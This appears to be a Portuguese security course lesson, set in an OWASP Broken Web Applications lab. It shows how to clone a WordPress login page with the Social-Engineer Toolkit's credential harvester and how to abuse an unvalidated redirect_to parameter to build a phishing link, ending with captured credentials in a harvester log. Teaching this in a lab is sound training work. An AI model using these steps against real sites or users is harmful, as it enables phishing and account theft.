


01
Engenharia social

Transcrição

Nesta aula vamos analisar outras estratégias utilizadas para enganar vítimas e demonstraremos o que acontece quando não são feitas atualizações no sistema!

Primeiro, acessamos a URL 192.168.1.37 e como vamos trabalhar em cima de uma antiga versão do **WordPress** podemos selecionar o item a ela correspondente:



The screenshot shows a Mozilla Firefox browser window with the title "owaspbwa OWASP Broken Web Applications - Mozilla Firefox". The address bar shows the URL "192.168.1.37". Below the address bar, there's a toolbar with icons for "Most Visited", "Offensive Security", "Kali Linux", "Free illustration: Hack, ...", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The main content area has a header "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS" followed by a grid of application names. The first row contains "OWASP Vicnum", "OWASP 1-Liner", "Google Gruyere", "Hackxor", "WackoPicko", "BodgeIt", "Cyclone", and "Peruggia". The second section is titled "OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS" and contains a grid of application names. The "WordPress" entry in this section is highlighted with a red rectangular box. Other entries in this section include "OrangeHRM", "GTD-PHP", "Yazd", "WebCalendar", "Gallery2", and "Tiki Wiki".

O *WordPress* é uma ferramenta *open source* que serve para criar sites. Acessando o item acima somos redirecionados para a seguinte página:

New Plug-ins
April 18th, 2011

We have just enabled the WordPress Plugin Spreadsheet v0.6 as well as MyGallery 1.2.1. Content should be up in a few days for that!

Posted in Uncategorized | No Comments »

This is a title
September 14th, 2009

This is a post

Pages
» About

Archives
» April 2011
» September 2009

Categories
» Uncategorized (3)

Uma das maneiras de enganar vítimas é enviar um link falso. Esse site terá, visualmente, as mesmas características da URL original e mesmo que o endereço não seja igual, esse detalhe dificilmente é percebido. Nossa intenção é que a vítima acredite em nosso ataque e acabe repassando seus dados privados. Para tanto, utilizaremos uma ferramenta de **engenharia social** que está armazenada no **Git Hub**, disponível aqui . Na página do *Git* vamos clonar o download e com o link copiado colá-lo no Terminal:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108678, done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 108678 (delta 0), reused 0 (delta 0), pack-reused 108672
Receiving objects: 100% (108678/108678), 174.24 MiB | 3.90 MiB/s, done.
Resolving deltas: 100% (67239/67239), done.
```

Sabemos pelas informações acima que o programa foi instalado e salvo em `social-engineer-toolkit` . Para verificar os arquivos que estão dentro desta pasta digitamos, no Terminal, `cd` e `ls` :

```
> cd social-engineer-toolkit/
>~/ social-engineer-toolkit# ls
modules readme README.md requirements.txt seautomate seproxy setoolkit setup.py seupdate src
```

Agora, vamos rodar o *bash* do `setoolkit` :

```
./setoolkit
```

A primeira vez que rodarmos a ferramenta teremos que aceitar os Termos de Serviço e para concordar basta digitar `y` , de yes. Feito isso teremos uma série de perguntas a respeito do que desejamos fazer:

- Qual tipo de ataque pretendemos fazer?

```
Select from the menu:
```

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

Um Social-Engineering Attacks , número 1 .

- Por onde o ataque vai ser realizado?

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

O ataque deve ser feito via *Website*, assim, opção número 2 .

- Como será o ataque que desejamos realizar?

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

- 99) Return to Main Menu

Nós desejamos pegar as credenciais do site, a opção de número 3 .

- Como queremos pegar os dados cadastrais?

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

- 99) Return to Webattack Menu

A estratégia que adotamos é a de número 2 .

- Onde desejamos que as informações sejam devolvidas?

Assim como fizemos com o **Beef**, todas as informações que desejamos visualizar devem ser mostradas no Kali Linux, portanto, passamos o endereço IP do hacker (facilmente encontrado através do `ifconfig` no Terminal). Portanto, inserimos o seguinte IP:

192.168.1.39


- Qual o site que desejamos clonar?

É preciso passar o link do *WordPress*, portanto, colamos a URL do link e damos um "Enter". Recebemos a mensagem de que as informações do site foram salvas no seguinte diretório:

```
root@kali: ~/social-engineer-toolkit
File Edit View Search Terminal Help
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.39
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.1.37/wordpress/wp-login.php?redirect_to=%2Fwordpress%2F
[*] Cloning the website: http://192.168.1.37/wordpress/wp-login.php?redirect_to=%2Fwordpress%2Fwp-admin%2F
[*] This could take a little bit...
Python OpenSSL wasn't detected or has an installation issue, note that SSL compatibility is now turned off

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at
k going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]
```

Acessando esse diretório encontraremos a página clonada:



A página que acabamos de clonar está rodando no servidor da *Apache*, assim, se colocarmos no navegador o endereço IP referente a ela, teremos seu acesso:

The screenshot shows a Firefox browser window with the title "WordPress › Login - Mozilla Firefox". The address bar shows the URL "192.168.1.39". The main content is a cloned WordPress login page. It features the classic "W" WordPress logo at the top. Below it is a form with two input fields: "Username:" and "Password:", each with its own separate input box. There is also a "Remember me" checkbox and a large "Login »" button. At the bottom of the form, there are three links: "« Back to blog", "Register", and "Lost your password?".

Perceba que a página clonada é exatamente igual a original!

A URL do site primário, entretanto, contém `wp-login` e logo em seguida o `redirect_to`, ou seja, a estrutura desse site redireciona a presente página para outra. Podemos fazer um teste para verificar se o desenvolvedor filtrou o que pode ser inserido na URL, assim, após o `re_direct` adicionamos o `http://www.alura.com.br` e comprovamos que somos levados a a página da **Alura, ou seja, o desenvolvedor não verifica o que está escrito.

Vamos pensar, passo a passo, no ataque que realizaremos! A vítima vai acessar o site original e ao preencher seus dados será redirecionada para o link clonado. Achando que se enganou irá inserir, novamente, a senha e o usuário que serão diretamente fornecidos para nós.

Vamos simular o ataque! A URL original é a seguinte:

```
192.168.1.37/wordpress/wp-login.php
```

Completamos este endereço com a URL do site falso, ou seja, teremos:

```
192.168.1.37/wordpress/wp-login.php?redirect_to=http://192.168.1.39/
```

Dando um "Enter" chegamos na página clonada. Repassando o link acima para alguma pessoa é provável que ela tente preencher seus dados uma primeira vez e depois de ser redirecionada ao site clonado achar que errou e inserir, novamente, a senha e o usuário. Dessa maneira, as informações do usuário são enviadas diretamente para o hacker. Podemos verificar os dados a nós enviados acessando, no Kali Linux:

```
"Computer > var > www > html > harvester_2016-11-17"
```



The screenshot shows a terminal window with the following content:

```
Open harvester_2016-11-17 08:00:56.611769.txt Save
Array
(
    [log] => admin
    [pwd] => admin
    [submit] => Login »
    [redirect_to] => /wordpress/wp-admin/
)
```

Ou seja, conseguimos o usuário e senha da vítima!